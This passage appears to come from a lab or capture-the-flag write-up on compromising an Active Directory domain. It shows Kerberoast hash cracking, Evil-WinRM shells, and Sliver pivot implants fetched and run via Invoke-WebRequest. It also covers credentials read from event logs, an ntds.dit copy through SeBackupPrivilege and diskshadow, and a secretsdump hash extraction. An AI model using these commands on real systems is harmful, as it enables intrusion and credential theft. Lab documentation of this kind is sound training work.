0A4356041E417DE48962B65AF01ADCC452C51BA9F59DF3BB6BCF0DDD30E55BEDC69AAED46A5F11E22E6E146831DF3
0A1723D0B184EBC52BEACE4F6D4947773BA7309D968DCA1856322018BFB71EAD25015C9D48803E90B769845F47A57
AC1D01BD7418FBC34497D25912FBE2B5BBA12120255D45BEB19B5130E1BCF37EB15E683F5BDC59974CE99A045A82
02E3E97E64889B56BAD0130EDBE0239CEDCF3D0C3B52967776CB96198B902253E4AE1FCAC3527F3EBC34240E35B15
AADB0E842BF733FD355171FDD453945796E2BE40EE92F82EDB1F279F019136CF92D30AC29B2EBC06176E93279D0B7
A7CB8A8BB0E067B83FB583626442442C9BF5A74429C03E0DD14D368EC131DF6D035A25CC87F005B518533C6F43E10
60E0D457C8BB31B86046ED53B64C28029F8EE3A6A54F3665510BF0711E97797D204228842D114B7D6099A5CD32637
66416C20A06B427E5E228637E391E08595C730D6F3C498880535CF6ABB465AEDFD77272AC4ECC7A96E81EE7D77458
CFE13958FF2DFB643FA111EB8F46F836F7205A2A9FE939BBEB78BA96C8714BDCB69599013E1730FE36C87B9BD1BE1
6CADB75D5C5B0E64AC8346C4139BB9CD4E3EDE61C543EA6B24649BFE185A39177C9BC7BAEBDC50B3EC9B5D9A57B9C
64FA0B8D2A65A04E4A73738C3C1CF019BEBD126BEA9E017E0A7EB51579FB43E372E096875330EB1B2568666B51122
2CB8F5F0A30C45FB976D271B03
```

crack hash, we get cred `svc_datakeeper:data@system`

```
λ hashcat.exe -m 13100 -a 0 hashes.kerberoasting rockyou.txt
```

Host memory required for this attack: 21 MB

Dictionary cache hit:

```
* Filename.: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

```
$krb5tgs$23$*svc_datakeeper$trilocorai.local$datakeeper/admin01.trilocorai.local:
80@trilocorai.local*$6e4703c184bcc99e35fef56e89497a66$6a839c18a7fea7842ed9885123669dc1c228448
806197d2dd70fb15e709083c924387755de0573da38b3adbeab418b9c920ccc8f15c814a3ef051832f27c7a62931d
c4156ea3d91c39164f54c6e80bfff76b86ea65bdbdde5b62982fab3fdefb8f71dda8b6ab00e8b27d8dac7dbd31d7c1
61adb03c692adbcb9952dc530b005bb1a38b9374a5add2b43fe607cdc3b72e2c4dc81ad906cadfd7504cfaf8fd910
bb77a11ae347883215cd12b52c1514166fc80144dd009309a6b3b44d22056fd83be0ddbd2631cb634e5e2ad1eb7df
9c50f924e573b5265665b82389779004ab108374003322cd49455b3777e2b27bcf54240a09931431cc7da8b8c44d2
0e1e79033c99de19cbaa6b495d036331520a23450a105a35408787f3b2cc7a90b750de49218a9107ccb4e29ba6691
bf1b6f667fa334f94ba5bb609edbe7bc8969db87577a9b93559053c2c3fe6734c1a145ecf1239166fbc12798d363d
eeb90f4434c0338364f8fc9f09de24fd00ba8d57d7d772b1133cf1b862084c8573ecd938fdd36d2a8d580d92c93af
d4047d234737e07f75b515c845002da16b7205aa6c0743df87b53f52201e076dc53cb2910e37a91a2690a1abd5302
d12e736512c669b0883e5e1c189fda5e295f1f359a88fa2eee8032417618f7fda5b9fdded53377ac690aee9491eb30
56f4129eeaed08c6a747348b8bd239496a3fb5ff43e0449049bb7b5f6d2c814fd619acff897a7a1691b0432e4ccfd
8542fb712ca64afeb6345c2f5f84c643919405ed906b660c39a3151f6af9018ece8aa9efcb1d5d869d1fbd8b1334
0a4356041e417de48962b65af01adcc452c51ba9f59df3bb6bcf0ddd30e55bedc69aaed46a5f11e22e6e146831df3
0a1723d0b184ebc52beace4f6d4947773ba7309d968dca1856322018bfb71ead25015c9d48803e90b769845f47a57
ac1d01bd7418fbc34497d25912fbe2b5bba12120255d45beb19b5130e1bcf37eb15e683f5bdc59974ce99a045a82
02e3e97e64889b56bad0130edbe0239cedcf3d0c3b52967776cb96198b902253e4ae1fcac3527f3ebc34240e35b15
aadb0e842bf733fd355171fdd453945796e2be40ee92f82edb1f279f019136cf92d30ac29b2ebc06176e93279d0b7
a7cb8a8bb0e067b83fb583626442442c9bf5a74429c03e0dd14d368ec131df6d035a25cc87f005b518533c6f43e10
60e0d457c8bb31b86046ed53b64c28029f8ee3a6a54f3665510bf0711e97797d204228842d114b7d6099a5cd32637
66416c20a06b427e5e228637e391e08595c730d6f3c498880535cf6abb465aedfd77272ac4ecc7a96e81ee7d77458
cfe13958ff2dfb643fa111eb8f46f836f7205a2a9fe939bb78ba96c8714bdc69599013e1730fe36c87b9bd1be1
6cadb75d5c5b0e64ac8346c4139bb9cd4e3ede61c543ea6b24649bfe185a39177c9bc7baebdc50b3ec9b5d9a57b9c
64fa0b8d2a65a04e4a73738c3c1cf019bebd126bea9e017e0a7eb51579fb43e372e096875330eb1b2568666b51122
```

```
2cb8f5f0a30c45fb976d271b03:data@system
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*svc_datakeeper$trilocorai.local$datake...271b03
Time.Started.....: Sat Sep 07 21:18:30 2024 (1 sec)
Time.Estimated....: Sat Sep 07 21:18:31 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 6636.2 kH/s (2.25ms) @ Accel:256 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 8765440/14344385 (61.11%)
Rejected.....: 0/8765440 (0.00%)
Restore.Point....: 8724480/14344385 (60.82%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: dealfaro -> dartell
Hardware.Mon.#1..: Temp: 43c Fan: 45% Util: 52% Core:1784MHz Mem:3504MHz Bus:16

Started: Sat Sep 07 21:18:28 2024
Stopped: Sat Sep 07 21:18:32 2024
```

get powershell with evil-winrm

```
└─(kali㉿kali)-[~]
└─$ proxychains -f /etc/proxychains_sliver.conf evil-winrm -i 172.16.210.5 -u svc_datakeeper -p 'data@system'
[proxychains] config file found: /etc/proxychains_sliver.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> ls
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> ls
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> cat C:\Users\svc_datakeeper\Desktop\flag.txt
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
543a18d1b6f5c6712c2973eda4948f17
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . :
```

```
Link-local IPv6 Address . . . . . : fe80::b9fd:bf17:8ac:9b03%4
IPv4 Address. . . . . : 172.16.210.5
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.210.1
```

gen pivot through DC01

```
sliver (AUSTRALIAN_LIFT) > ifconfig

+-----+
| Ethernet1 |
+-----+
| # | IP Addresses | MAC Address |
+---+-----+-----+
| 2 | 172.16.210.3/24 | 00:50:56:94:78:c6 |
+-----+

+-----+
| Ethernet0 |
+-----+
| # | IP Addresses | MAC Address |
+---+-----+-----+
| 6 | 172.16.139.3/24 | 00:50:56:94:8e:2b |
+-----+

1 adapters not shown.

sliver (AUSTRALIAN_LIFT) > pivots tcp

[*] Started tcp pivot listener :9898 with id 1

sliver (AUSTRALIAN_LIFT) > generate --tcp-pivot 172.16.210.3:9898 --reconnect 60 --save
pivot1.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 30s
[*] Implant saved to /home/kali/pivot1.exe
```

Can't upload with winrm because tunnel doesn't stable

```
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> upload pivot1.exe

Info: Uploading /home/kali/pivot1.exe to C:\Users\svc_datakeeper\Documents\pivot1.exe
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK

Error: Upload failed. Check filenames or paths: Bad HTTP response returned from server.
Body(if present): (400).
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
```

```
Error: An error of type WinRM::WinRMHTTPTransportError happened, message is Bad HTTP response returned from server. Body(if present): (400).
```

so we have to use <https://github.com/svenstaro/miniserve> to host files in windows

```
PS C:\Users\Public> ./miniserve.exe .
./miniserve.exe .
miniserve v0.27.1
Bound to [::]:8080, 0.0.0.0:8080
Serving path \\?\C:\Users\Public
Available at (non-exhaustive list):
  http://127.0.0.1:8080
  http://172.16.139.3:8080
  http://172.16.210.3:8080
  http://[::1]:8080
```

result

```
—(kali㉿kali)-[~]
└─$ proxychains -f /etc/proxychains_sliver.conf evil-winrm -i 172.16.210.5 -u svc_datakeeper
-p 'data@system'
[proxychains] config file found: /etc/proxychains_sliver.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> wget http://172.16.210.3:8080/pivot1.exe
The response content cannot be parsed because the Internet Explorer engine is not available,
or Internet Explorer's first-launch configuration is not complete. Specify the
UseBasicParsing parameter and try again.
At line:1 char:1
+ wget http://172.16.210.3:8080/pivot1.exe
+ ~~~~~
    + CategoryInfo          : NotImplemented: (:) [Invoke-WebRequest], NotSupportedException
    + FullyQualifiedErrorId : WebCmdletIEDomNotSupportedException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> Invoke-WebRequest -Uri "http://
172.16.210.3:8080/pivot1.exe" -OutFile "pivot1.exe" -UseBasicParsing
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> ls

Directory: C:\Users\svc_datakeeper\Documents

Mode                LastWriteTime         Length Name
----                -
-a----           9/7/2024   8:36 AM       14898176 pivot1.exe
```

```
*Evil-WinRM* PS C:\Users\svc_datakeeper\Documents> cmd /c pivot1.exe
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1081 ... 172.16.210.5:5985 ... OK
```

Figure 27: Download and execute pivot1.exe successfully

use SharpHound collect data to view graph in bloodhound

```
sliver (GREASY_CHIN) > upload Tools/Windows/SharpHound.exe

[*] Wrote file to C:\Users\svc_datakeeper\Documents\SharpHound.exe

sliver (GREASY_CHIN) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 3380

PS C:\Users\svc_datakeeper\Documents> ./SharpHound.exe
./SharpHound.exe
2024-09-07T08:51:57.1389949-07:00|INFORMATION|This version of SharpHound is compatible with
the 4.3.1 Release of BloodHound
2024-09-07T08:51:57.2777393-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin,
Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-09-07T08:51:57.3070073-07:00|INFORMATION|Initializing SharpHound at 8:51 AM on 9/7/2024
2024-09-07T08:51:57.5015621-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain
Controller for trilocorai.local : DC02.trilocorai.local
2024-09-07T08:51:57.5333670-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-09-07T08:51:57.7650490-07:00|INFORMATION|Beginning LDAP search for trilocorai.local
2024-09-07T08:52:27.9242552-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 43
MB RAM
2024-09-07T08:52:42.8727265-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-09-07T08:52:43.0811370-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-09-07T08:52:43.2112159-07:00|INFORMATION|Consumers finished, closing output channel
2024-09-07T08:52:43.2675980-07:00|INFORMATION|Output channel closed, waiting for output task
to complete
Closing writers
2024-09-07T08:52:43.7450916-07:00|INFORMATION|Status: 3626 objects finished (+3626 80.57777)/
s -- Using 77 MB RAM
2024-09-07T08:52:43.7450916-07:00|INFORMATION|Enumeration finished in 00:00:45.9896931
2024-09-07T08:52:43.9655182-07:00|INFORMATION|Saving cache with stats: 3586 ID to type
mappings.
  3586 name to SID mappings.
  0 machine sid mappings.
  2 sid to domain mappings.
  0 global catalog mappings.
2024-09-07T08:52:43.9948192-07:00|INFORMATION|SharpHound Enumeration Completed at 8:52 AM on
9/7/2024! Happy Graphing!
PS C:\Users\svc_datakeeper\Documents> ls
ls
```




Directory: C:\Users\svc_datakeeper\Documents


Mode Name	LastWriteTime	Length
----	-----	-----
-a----	9/7/2024 8:52 AM	189740
20240907085241_BloodHound.zip		
-a---	9/7/2024 8:36 AM	14898176
pivot1.exe		
-a---	9/7/2024 8:51 AM	1052160
SharpHound.exe		
-a----	9/7/2024 8:52 AM	595700
ZDJkNWNjNGQtMGMxOC00MDg1LWFhZDUtNDZnNDQ5		

bin

```
PS C:\Users\svc_datakeeper\Documents> Shell exited
```


```
sliver (GREASY_CHIN) > download 20240907085241_BloodHound.zip
```

```
[*] Wrote 189740 bytes (1 file successfully, 0 files unsuccessfully) to /home/kali/20240907085241_BloodHound.zip
```



`svc_datakeeper` in the event log reader group. Members of this group can read event logs from local machine. We can query Windows events from the command line using the `wevtutil`

Reference: <https://academy.hackthebox.com/module/67/section/602>



got cred `svc_veracrypt:Au10_B@ckuP_cRy3t`

```

PS C:\Users\svc_datakeeper\Documents> wevtutil qe Security /rd:true /f:text | Select-String
"/user"
wevtutil qe Security /rd:true /f:text | Select-String "/user"

        Process Command Line:  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -
c
Invoke-WebRequest -Uri http://172.16.210.3:8080/pivot1.exe -OutFile C:/Users/Public/
pivot1.exe
        Process Command Line:  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -
c
Invoke-WebRequest -Uri http://172.16.139.3:8080/pivot1.exe -OutFile C:/Users/Public/
pivot1.exe
        Process Command Line:  "C:\Windows\system32\net.exe" use f: \\172.16.6.100\backups
/user:svc_veracrypt Au10_B@ckuP_cRy3t
  
```

```

winrm proxychains -f /etc/proxychains_sliver.conf evil-winrm -i 172.16.210.5 -u svc_veracrypt
-p 'Au10_B@ckuP_cRy3t' Invoke-WebRequest -Uri "http://172.16.210.3:8080/pivot1.exe" -OutFile
"pivot1.exe" -UseBasicParsing
  
```

then execute pivot `cmd /c pivot1.exe`

```
PS C:\Users\svc_veracrypt\Documents> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name            Description                State
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege         Back up files and directories Enabled
SeRestorePrivilege        Restore files and directories Enabled
SeShutdownPrivilege       Shut down the system       Enabled
SeChangeNotifyPrivilege   Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

reference:

- <https://academy.hackthebox.com/module/67/section/601>
- <https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/>

The SeBackupPrivilege allows us to traverse any folder and list the folder contents. This will let us copy a file from a folder, even if there is no access control entry (ACE) for us in the folder's access control list (ACL). However, we can't do this using the standard copy command. Instead, we need to programmatically copy the data, making sure to specify the FILE_FLAG_BACKUP_SEMANTICS flag.

```
(kali㉿kali)-[~]
└─$ nano
raj.dsh

(kali㉿kali)-[~]
└─$ cat raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj%
z:

(kali㉿kali)-[~]
└─$ unix2dos raj.dsh
unix2dos: converting file raj.dsh to DOS
format...

(kali㉿kali)-[~]
└─$ cat raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:
```

```
sliver (GREASY_CHIN) > cd "C:\Temp"

[*] C:\Temp

sliver (GREASY_CHIN) > upload raj.dsh
```

```
[*] Wrote file to C:\Temp\raj.dsh

sliver (GREASY_CHIN) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 292

PS C:\Temp> diskshadow /s raj.dsh
diskshadow /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC02, 9/7/2024 10:16:39 AM

-> set context persistent nowriters
-> add volume c: alias raj
-> create
Alias raj for shadow ID {ef999e33-9de6-4d09-bc1f-20d6b42e7cdb} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {bd298ce2-61ac-4efa-8e4c-1f179a7b5331} set as
environment variable.

Querying all shadow copies with the shadow copy set ID {bd298ce2-61ac-4efa-8e4c-1f179a7b5331}

    * Shadow copy ID = {ef999e33-9de6-4d09-bc1f-20d6b42e7cdb}                %raj%
      - Shadow copy set: {bd298ce2-61ac-4efa-8e4c-1f179a7b5331}
%VSS_SHADOW_SET%
      - Original count of shadow copies = 1
      - Original volume name: \\?\Volume{4bbcc087-8f8d-4ea6-bec3-d155ed69035d}\ [C:
\]
      - Creation time: 9/7/2024 10:16:39 AM
      - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
      - Originating machine: DC02.trilocorai.local
      - Service machine: DC02.trilocorai.local
      - Not exposed
      - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
      - Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %raj% z:
-> %raj% = {ef999e33-9de6-4d09-bc1f-20d6b42e7cdb}
The shadow copy was successfully exposed as z:.
->
PS C:\Temp> robocopy /b z:\windows\ntds . ntds.dit
robocopy /b z:\windows\ntds . ntds.dit

-----
ROBOCOPY      ::      Robust File Copy for Windows
-----

Started : Saturday, September 7, 2024 10:16:55 AM
Source  : z:\windows\ntds\
Dest    : C:\Temp\

Files : ntds.dit
```

```
Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

-----

100%          New File          1      z:\windows\ntds\
                               40.0 m      ntds.dit
-----

      Total    Copied    Skipped    Mismatch    FAILED    Extras
  Dirs :        1         0         1         0         0         0
  Files :        1         1         0         0         0         0
  Bytes :   40.00 m   40.00 m         0         0         0         0
  Times :   0:00:00   0:00:00                   0:00:00   0:00:00

Speed :           95979496 Bytes/sec.
Speed :           5491.990 MegaBytes/min.
Ended : Saturday, September 7, 2024 10:16:56 AM

PS C:\Temp> ls
ls

Directory: C:\Temp

Mode                LastWriteTime         Length
----                -
-a----          9/7/2024 10:16 AM             609
2024-09-07_10-16-39_DC02.cab
-a----          9/4/2024  7:54 PM        41943040
ntds.dit
-a----          9/7/2024 10:16 AM              84
raj.dsh

PS C:\Temp> Shell exited

sliver (GREASY_CHIN) > download ntds.dit

[*] Wrote 41943040 bytes (1 file successfully, 0 files unsuccessfully) to /home/kali/ntds.dit
```

With the ntds.dit, sam, system extracted, we can use a tool such as secretdump to extract all Active Directory account credentials

```
PS C:\Users\svc_veracrypt\Documents> cd C:\
cd C:\
PS C:\> reg save hklm\sam C:\Users\svc_veracrypt\Documents\sam
reg save hklm\sam C:\Users\svc_veracrypt\Documents\sam
The operation completed successfully.
PS C:\> reg save hklm\system C:\Users\svc_veracrypt\Documents\system
reg save hklm\system C:\Users\svc_veracrypt\Documents\system
The operation completed successfully.
```

Retrieve Admin's hash

```
└─$ impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x89a11ee03c83c2e093cc9f14ef3800ab
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 81db2a47d32784558062c54bfad8d792
